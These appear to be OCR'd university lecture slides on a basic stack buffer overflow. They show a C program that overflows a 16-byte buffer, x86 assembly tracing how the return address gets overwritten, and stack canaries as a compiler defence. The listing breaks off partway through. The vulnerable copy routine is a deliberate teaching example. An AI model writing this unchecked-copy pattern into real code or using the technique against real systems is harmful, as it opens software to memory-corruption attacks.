
. . .

HIGH

Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    movl    %ebp, %esp # leave
   •popl    %ebp       # leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    movl    %ebp, %esp # leave
    popl    %ebp       # leave
   •ret
```




Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```

```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    movl    %ebp, %esp # leave
    popl    %ebp       # leave
   •popl    %eip       # ret
```




Basic Buffer Overflow




Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy(SPLOIT);
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
    addl    $8, %esp
    movl    %ebp, %esp # leave
    popl    %ebp       # leave
   •popl    %eip       # ret
```



Basic Buffer Overflow



^^ *Prof. Levchenko's foot?*




Stack Canary

- Idea: detect return address overwrite
  - Place special value (canary) before return address on the stack
- Check canary before executing ret
- If buffer overflows, canary is destroyed before return address
- Can be automatically inserted by compiler
  - –GCC and Clang: `-fstack-protector`


Stack Canary in Action

```
•pushl   %CANARY    # not a real register
 pushl   %ebp
 movl    %esp, %ebp
 subl    $16, %esp
 pushl   8(%ebp)
 leal    -16(%ebp), %eax
 pushl   %eax
 call    mystrcpy
 addl    $8, %esp
 leave
 popl    %eax
 xorl    %eax, %CANARY
